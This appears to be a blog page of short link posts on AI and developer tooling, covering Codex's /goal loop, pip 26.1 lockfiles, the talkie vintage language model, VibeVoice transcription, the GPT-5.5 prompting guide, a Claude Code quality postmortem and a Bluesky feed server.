The latest version of OpenAI's Codex CLI coding agent adds their own version of the Ralph loop: you can now set a /goal and Codex will keep on looping until it evaluates that the goal has been completed... or the configured token budget has been exhausted.
It looks like the feature is mainly implemented though the goals/continuation.md and goals/budget_limit.md prompts, which are automatically injected at the end of a turn.
Our evaluation of OpenAI’s GPT-5.5 cyber capabilities. The UK's AI Security Institute previously evaluated Claude Mythos: now they've evaluated GPT-5.5 for finding security vulnerability and found it to be comparable to Mythos, but unlike Mythos it's generally available right now.
We need RSS for sharing abundant vibe-coded apps. Matt Webb:
I would love an RSS web feed for all those various tools and apps pages, each item with an “Install” button. (But install to where?)
The lesson here is that when vibe-coding accelerates app development, apps become more personal, more situated, and more frequent. Shipping a tool or a micro-app is less like launching a website and more like posting on a blog.
This inspired me to have Claude add an Atom feed (and icon) to my /elsewhere/tools/ page, which itself is populated by content from my tools.simonwillison.net site.
What’s new in pip 26.1—lockfiles and dependency cooldowns!
(via)
Richard Si describes an excellent set of upgrades to Python's default pip tool for installing dependencies.
This version drops support for Python 3.9 - fair enough, since it's been EOL since October. macOS still ships with python3 as a default Python 3.9, so I tried out the new Python version against Python 3.14 like this:
uv python install 3.14
mkdir /tmp/experiment
cd /tmp/experiment
python3.14 -m venv venv
source venv/bin/activate
pip install -U pip
pip --version
This confirmed I had pip 26.1 - then I tried out the new lock files:
pip lock datasette llm
This installs Datasette and LLM and all of their dependencies and writes the whole lot to a 519 line pylock.toml file - here's the result.
The new release also supports dependency cooldowns, discussed here previously, via the new --uploaded-prior-to PXD option where X is a number of days. The format is P-number-of-days-D, following ISO duration format but only supporting days.
I shipped a new release of LLM, version 0.31, three days ago. Here's how to use the new --uploaded-prior-to P4D option to ask for a version that is at least 4 days old.
pip install llm --uploaded-prior-to P4D
venv/bin/llm --version
This gave me version 0.30.
Introducing talkie: a 13B vintage language model from 1930 (via) New project from Nick Levine, David Duvenaud, and Alec Radford (of GPT, GPT-2, Whisper fame).
talkie-1930-13b-base (53.1 GB) is a "13B language model trained on 260B tokens of historical pre-1931 English text".
talkie-1930-13b-it (26.6 GB) is a checkpoint "finetuned using a novel dataset of instruction-response pairs extracted from pre-1931 reference works", designed to power a chat interface. You can try that out here.
Both models are Apache 2.0 licensed. Since the training data for the base model is entirely out of copyright (the USA copyright cutoff date is currently January 1, 1931), I'm hoping they later decide to release the training data as well.
Update on that: Nick Levine on Twitter:
Will publish more on the corpus in the future (and do our best to share the data or at least scripts to reproduce it).
Their report suggests some fascinating research objectives for this class of model, including:
- How good are these models at predicting the future? "we calculated the surprisingness of short descriptions of historical events to a 13B model trained on pre-1931 text"
- Can these models invent things that are past their knowledge cutoffs? "As Demis Hassabis has asked, could a model trained up to 1911 independently discover General Relativity, as Einstein did in 1915?"
- Can they be taught to program? "Figure 3 (left-hand side) shows an early example of such a test, measuring how well models trained on pre-1931 text can, when given a few demonstration examples of Python programs, write new correct programs."
I have a long-running interest in what I call "vegan models" - LLMs that are trained entirely on licensed or out-of-copyright data. I think the base model here qualifies, but the chat model isn't entirely pure due to the reliance on non-vegan models to help with the fine-tuning - emphasis mine:
First, we generated instruction-response pairs from historical texts with regular structure, such as etiquette manuals, letter-writing manuals, cookbooks, dictionaries, encyclopedias, and poetry and fable collections (see Figure 7), and fine-tuned our base model on them using a simple chat format.
Next, to improve instruction-following abilities, we generated synthetic prompts covering different types of tasks, such as summarizing documents, responding to direct information requests, and continuing multi-turn conversations coherently. We then ran online direct preference optimization on rollouts generated from these prompts, using Claude Sonnet 4.6 as a judge. [...]
Finally, we did another round of supervised fine-tuning, this time on rejection-sampled multi-turn synthetic chats between Claude Opus 4.6 and talkie, to smooth out persistent rough edges in its conversational abilities.
A major challenge in training talkie was avoiding accidental contamination, either from post-1931 text that snuck into the training corpus or from the fine-tuning assistance from modern LLMs introducing anachronistic knowledge to the chat model.
I recently wrote about Mr. Chatterbox, a similar vintage language model project which also had to turn to modern LLMs to create synthetic conversations to help train the chat model.
The talkie team aspire to eventually move beyond this limitation:
While we have tried to post-train talkie free from modern influence, reinforcement learning with AI feedback inevitably shapes talkie’s behavior anachronistically. (The 7B version of talkie emerged from RL speaking in listicles.) As we scale up, we hope to be able to use our vintage base models themselves as judges to enable a fully bootstrapped era-appropriate post-training pipeline.
I couldn't resist hitting the talkie demo with my classic test prompt:
Generate an SVG of a pelican riding a bicycle
It replied:
An SVG of a pelican riding a bicycle was generated in 1860. The pelican was represented as perched on the saddle, with its long bill pointed forward, and its legs astride the handles. The idea was suggested by the fact that pelicans are sometimes seen fishing on horseback, on the banks of the Rhine.
microsoft/VibeVoice. VibeVoice is Microsoft's Whisper-style audio model for speech-to-text, MIT licensed and with speaker diarization built into the model.
Microsoft released it on January 21st, 2026 but I hadn't tried it until today. Here's a one-liner to run it on a Mac with uv, mlx-audio (by Prince Canuma) and the 5.71GB mlx-community/VibeVoice-ASR-4bit MLX conversion of the 17.3GB VibeVoice-ASR model, in this case against a downloaded copy of my recent podcast appearance with Lenny Rachitsky:
uv run --with mlx-audio mlx_audio.stt.generate \
  --model mlx-community/VibeVoice-ASR-4bit \
  --audio lenny.mp3 --output-path lenny \
  --format json --verbose --max-tokens 32768

The tool reported back:
Processing time: 524.79 seconds
Prompt: 26615 tokens, 50.718 tokens-per-sec
Generation: 20248 tokens, 38.585 tokens-per-sec
Peak memory: 30.44 GB
So that's 8 minutes 45 seconds for an hour of audio (running on a 128GB M5 Max MacBook Pro).
I've tested it against .wav and .mp3 files and they both worked fine.
If you omit --max-tokens it defaults to 8192, which is enough for about 25 minutes of audio. I discovered that through trial-and-error and quadrupled it to guarantee I'd get the full hour.
That command reported using 30.44GB of RAM at peak, but in Activity Monitor I observed 61.5GB of usage during the prefill stage and around 18GB during the generating phase.
Here's the resulting JSON. The key structure looks like this:
{
  "text": "And an open question for me is how many other knowledge work fields are actually prone to these agent loops?",
  "start": 13.85,
  "end": 19.5,
  "duration": 5.65,
  "speaker_id": 0
},
{
  "text": "Now that we have this power, people almost underestimate what they can do with it.",
  "start": 19.5,
  "end": 22.78,
  "duration": 3.280000000000001,
  "speaker_id": 1
},
{
  "text": "Today, probably 95% of the code that I produce, I didn't type it myself. I write so much of my code on my phone. It's wild.",
  "start": 22.78,
  "end": 30.0,
  "duration": 7.219999999999999,
  "speaker_id": 0
}
Since that's an array of objects we can open it in Datasette Lite, making it easier to browse.
Amusingly that Datasette Lite view shows three speakers - it identified Lenny and me for the conversation, and then a separate Lenny for the voice he used for the additional intro and the sponsor reads!
VibeVoice can only handle up to an hour of audio, so running the above command transcribed just the first hour of the podcast. To transcribe more than that you'd need to split the audio, ideally with a minute or so of overlap so you can avoid errors from partially transcribed words at the split point. You'd also need to then line up the identified speaker IDs across the multiple segments.
Speech translation in Google Meet is now rolling out to mobile devices. I just encountered this feature via a "try this out now" prompt in a Google Meet meeting. It kind-of worked!
This is Google's implementation of the ultimate sci-fi translation app, where two people can talk to each other in two separate languages and Meet translates from one to the other and - with a short delay - repeats the text in your preferred language, with a rough imitation of the original speaker's voice.
It can only handle English, Spanish, French, German, Portuguese, and Italian at the moment. It's also still very alpha - I ran it successfully between two laptops running web browsers, but then when I tried between an iPhone and an iPad it didn't seem to work.
GPT-5.5 prompting guide. Now that GPT-5.5 is available in the API, OpenAI have released a wealth of useful tips on how best to prompt the new model.
Here's a neat trick they recommend for applications that might spend considerable time thinking before returning a user-visible response:
Before any tool calls for a multi-step task, send a short user-visible update that acknowledges the request and states the first step. Keep it to one or two sentences.
I've already noticed their Codex app doing this, and it does make longer running tasks feel less like the model has crashed.
OpenAI suggest running the following in Codex to upgrade your existing code using advice embedded in their openai-docs skill:
$openai-docs migrate this project to gpt-5.5
The upgrade guide the coding agent will follow is this one, which even includes light instructions on how to rewrite prompts to better fit the model.
Also relevant is the Using GPT-5.5 guide, which opens with this warning:
To get the most out of GPT-5.5, treat it as a new model family to tune for, not a drop-in replacement for
gpt-5.2orgpt-5.4. Begin migration with a fresh baseline instead of carrying over every instruction from an older prompt stack. Start with the smallest prompt that preserves the product contract, then tune reasoning effort, verbosity, tool descriptions, and output format against representative examples.
Interesting to see OpenAI recommend starting from scratch rather than trusting that existing prompts optimized for previous models will continue to work effectively with GPT-5.5.
The people do not yearn for automation (via) This written and video essay by Nilay Patel explores why AI is unpopular with the general public even as usage numbers for ChatGPT continue to skyrocket.
It’s a superb piece of commentary, and something I expect I’ll be thinking about for a long time to come.
Nilay’s core idea is that people afflicted with “software brain” - who see the world as something to be automated as much as possible, and attempt to model everything in terms of information flows and data - are becoming detached from everyone else.
[…] software brain has ruled the business world for a long time. AI has just made it easier than ever for more people to make more software than ever before — for every kind of business to automate big chunks of itself with software. It’s everywhere: the absolute cutting edge of advertising and marketing is automation with AI. It’s not being a creative.
But: not everything is a business. Not everything is a loop! The entire human experience cannot be captured in a database. That’s the limit of software brain. That’s why people hate AI. It flattens them.
Regular people don’t see the opportunity to write code as an opportunity at all. The people do not yearn for automation. I’m a full-on smart home sicko; the lights and shades and climate controls of my house are automated in dozens of ways. But huge companies like Apple, Google and Amazon have struggled for over a decade now to make regular people care about smart home automation at all. And they just don’t.
russellromney/honker (via) "Postgres NOTIFY/LISTEN semantics" for SQLite, implemented as a Rust SQLite extension and various language bindings to help make use of it.
The design of this looks very solid. It lets you write Python code for queues that looks like this:
import honker

db = honker.open("app.db")
emails = db.queue("emails")
emails.enqueue({"to": "alice@example.com"})

# Consume (in a worker process)
async for job in emails.claim("worker-1"):
    send(job.payload)
    job.ack()
And Kafka-style durable streams like this:
stream = db.stream("user-events")

with db.transaction() as tx:
    tx.execute("UPDATE users SET name=? WHERE id=?", [name, uid])
    stream.publish({"user_id": uid, "change": "name"}, tx=tx)

async for event in stream.subscribe(consumer="dashboard"):
    await push_to_browser(event)
It also adds 20+ custom SQL functions including these two:
SELECT notify('orders', '{"id":42}');
SELECT honker_stream_read_since('orders', 0, 1000);
The extension requires WAL mode, and workers can poll the .db-wal file with a stat call every 1ms to get as close to real-time as possible without the expense of running a full SQL query.
honker implements the transactional outbox pattern, which ensures items are only queued if a transaction successfully commits. My favorite explanation of that pattern remains Transactionally Staged Job Drains in Postgres by Brandur Leach. It's great to see a new implementation of that pattern for SQLite.
An update on recent Claude Code quality reports (via) It turns out the high volume of complaints that Claude Code was providing worse quality results over the past two months was grounded in real problems.
The models themselves were not to blame, but three separate issues in the Claude Code harness caused complex but material problems which directly affected users.
Anthropic's postmortem describes these in detail. This one in particular stood out to me:
On March 26, we shipped a change to clear Claude's older thinking from sessions that had been idle for over an hour, to reduce latency when users resumed those sessions. A bug caused this to keep happening every turn for the rest of the session instead of just once, which made Claude seem forgetful and repetitive.
I frequently have Claude Code sessions which I leave for an hour (or often a day or longer) before returning to them. Right now I have 11 of those (according to ps aux | grep 'claude ') and that's after closing down dozens more the other day.
I estimate I spend more time prompting in these "stale" sessions than sessions that I've recently started!
If you're building agentic systems it's worth reading this article in detail - the kinds of bugs that affect harnesses are deeply complicated, even if you put aside the inherent non-deterministic nature of the models themselves.
Serving the For You feed. One of Bluesky's most interesting features is that anyone can run their own custom "feed" implementation and make it available to other users - effectively enabling custom algorithms that can use any mechanism they like to recommend posts.
spacecowboy runs the For You Feed, used by around 72,000 people. This guest post on the AT Protocol blog explains how it works.
The architecture is fascinating. The feed is served by a single Go process using SQLite on a "gaming" PC in spacecowboy's living room - 16 cores, 96GB of RAM and 4TB of attached NVMe storage.
Recommendations are based on likes: what else are the people who like the same things as you liking on the platform?
That Go server consumes the Bluesky firehose and stores the relevant details in SQLite, keeping the last 90 days of relevant data, which currently uses around 419GB of SQLite storage.
Public internet traffic is handled by a $7/month VPS on OVH, which talks to the living room server via Tailscale.
Total cost is now $30/month: $20 in electricity, $7 in VPS and $3 for the two domain names. spacecowboy estimates that the existing system could handle all ~1 million daily active Bluesky users if they were to switch to the cheapest algorithm they have found to work.